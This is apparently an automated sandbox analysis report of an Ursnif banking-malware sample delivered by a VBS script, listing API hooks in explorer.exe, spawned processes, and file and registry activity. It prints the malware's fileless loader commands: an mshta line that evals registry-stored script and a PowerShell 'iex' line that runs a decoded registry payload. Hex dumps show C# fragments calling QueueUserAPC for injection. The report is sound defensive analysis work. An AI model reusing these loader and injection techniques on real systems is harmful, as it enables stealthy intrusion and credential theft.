d3 6e 48 20 2d b5 8f a8 c1 02 bb f5 cf fd 2a 7e 49 59 86 90 41 d2 05 8b 26 ff 9 f 6b e6 6c f5 81 44 45 53 d6 50 0e 46 c6 ce 1b ab 9f 4b 2b df 26 09 20 b3 42 b3 7f 02 9f aa f3 f4 ca 33 0f 07 14 e2 1e 60 fc c2 47 16 18 42 8a f0 90 95 2f 16 bb 7b 30 c1 90 3b 24 6c 7d 18 d2 19 ca cc 3d 62 09 83 ac 1a 0d 1c 66 1d c0 8a 58 ce 2e af 55 97 79 cf df 97 a7 c1 ad bc 24 e8 d5 68 a2 7e ff ed 7f 72 64 5e 5e e1 eb 0e a0 d3 9d 7b ec 35 02 ff 49 39 cb 86 b5 7d 05 0f 98 40 c9 cf e1 3c a5 42 40 28 66 64 97 d8 ab 18 1d 95 f8 b8 89 36 0b 63 3e 00 4c c5 2e c1 cc fa 74 41 b3 28 e2 b3 56 de 82 3a 3b 48 1d 88 0a bd 76 24 59 67 62 d0 12 c3 48 3b cd b7 90 8a fe a7 b6 85 c6 ec 08 2c ba b3 b3 97 54 98 70 0a f6 b9 72 22 63 c9 b5 41 26 7d a2 b8 af f3 3f f8 4f ce 5a 86 bd c6 22 a9 fc c0 cb 15 13 91 d8 08 71 6a ee 0b 04 07 2b 80 06 dc f0 09 b8 10 93 64 85 29 54 39 55 4c c0 c9 76 8d be f7 9b 84 6f fd e9 10 1b b0 80 23 72 ab ef f4 5d de 25 47 c8 2c 86 6f 67 6d 05 74 5d a9 85 ef 6f 8f 49 4b 47 47 47 99 72 51 9f 52 1c c8 83 3b 9c 88 7a 33 06 27 6c e3 ee b2 98 1e 55 fc 15 c1 68 4f 95 e8 0b 34 83 a9 35 a4 3c 62 3b f2 5e 9b fe d6 c3 17 c6 ed bc 98 fd 3e e0 d1 7c 8a a0 43 8b f9 a2 c3 d5 61 b2 09 43 ab 36 ed a6 39 9f 0a df ab 6e 13 0c 13 2e 1d ad ec e1 2c c4 3f ae 2c df 6a 45 Data Ascii: Ohae1|S~8,0qsQhttz[`pHyolV_|r[ieLyF}5GgD`094gO:9obBs$w;mYv$62625m?_:4Hs&V'Mv<F*ff"M!*PE5 z<nJyyKA}3nrM:wC,"N,u1Pz6>m~oW.Cu<q2gB%owID9r;GBLOwo9sP1HPl8yk*h">lASMqLZB`}<7?hhJ-HBVTOj" h&c&+cR%DvQP/O/nH -*~IYA&klDESPFK+& B3`GB/{0;$l}=bfX.Uy$h~rd^^{5l9}@<B@(fd6c>L.tA(V:;Hv$YgbH;,Tpr"cA&}? OZ"qj+d)T9ULvo#r]%G,ogmt]oIKGGGrQR;z3'lUhO45<b;^>|CaC69n.,?,jE

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFB70FF521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFB70FF5200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFB70FF520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: user32.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6105020

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6105020

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: 4156 Parent PID: 3388

General

Start time:	16:11:19
Start date:	23/11/2020
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\JeSoTz0An7tn.vbs'
Imagebase:	0x7ff74f9d0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\embezzle.zip	success or wait	1	7FFB5235721F	DeleteFileW
C:\Users\user\Desktop\JeSoTz0An7tn.vbs	success or wait	1	7FFB5235721F	DeleteFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6388 Parent PID: 792

General

Start time:	16:11:45
Start date:	23/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff613620000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6444 Parent PID: 6388

General

Start time:	16:11:45
Start date:	23/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6388 CREDAT:17410 /prefetch:2
Imagebase:	0xa80000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6600 Parent PID: 6388

General

Start time:	16:11:51
Start date:	23/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6388 CREDAT:82952 /prefetch:2
Imagebase:	0xa80000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6968 Parent PID: 6388

General

Start time:	16:11:56

Start date:	23/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6388 CREDAT:82958 /prefetch:2
Imagebase:	0xa80000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 6608 Parent PID: 3388

General

Start time:	16:12:03
Start date:	23/11/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff630370000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5500 Parent PID: 6608

General

Start time:	16:12:05
Start date:	23/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff785e30000
File size:	447488 bytes

MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000018.00000003.351645434.00000221A3020000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB50BFF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB50BFF1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_kqzl2q13.rdv.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xsgauv2p.1mb.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Users\user\Documents\20201123	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4FA2F35D	CreateDirectoryW
C:\Users\user\Documents\20201123\PowerShell_transcript.061544.mzd2n066.20201123161207.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB48A503FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFB48A503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48A503FC	unknown
C:\Users\user\AppData\Local\Temp\p4xjawzl	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4AD2FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\c2racwwn	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4AD2FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4FA26FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_kqzl2q13.rdv.ps1	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xsgauv2p.1mb.psm1	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.0.cs	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.err	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.out	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.tmp	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.dll	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.cmdline	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.cmdline	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.out	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.err	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.dll	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.0.cs	success or wait	1	7FFB4FA2F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.tmp	success or wait	1	7FFB4FA2F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_kqzl2q13.rdv.ps1	unknown	1	31	1	success or wait	1	7FFB4FA2B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xsgauv2p.1mb.psm1	unknown	1	31	1	success or wait	1	7FFB4FA2B526	WriteFile
C:\Users\user\Documents\20201123\PowerShell_transcript.061544.mzd2n066.20201123161207.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4FA2B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201123\PowerShell_transcript.061544.mzd2n066.20201123161207.txt	unknown	742	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 33 31 36 31 32 30 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 30 36 31 35 34 34 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20201123161207..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 061544 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	11	7FFB4FA2B526	WriteFile
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.0.cs	unknown	402	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 62 61 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6d 75 61 70 6f 61 79 2c 49 6e 74 50 74 72 20 6f 77 6e 6d 67 67 6d 79 6a 77 6a 2c 49 6e 74 50 74 72 20 62 6c 67 67 66 75 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class tba. {.[DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static e	success or wait	1	7FFB4FA2B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 70 34 78 6a 61 77 7a 6c 5c 70 34	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\p4xjawzl\p4	success or wait	1	7FFB4FA2B526	WriteFile
C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4FA2B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.0.cs	unknown	414	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6d 6d 65 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 62 78 74 71 61 6a 6b 70 77 62 2c 75 69 6e 74 20	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class mme. {.[DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint	success or wait	1	7FFB4FA2B526	WriteFile
C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 63 32 72 61 63 77 77 6e 5c 63 32	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\c2racwwn\c2	success or wait	1	7FFB4FA2B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
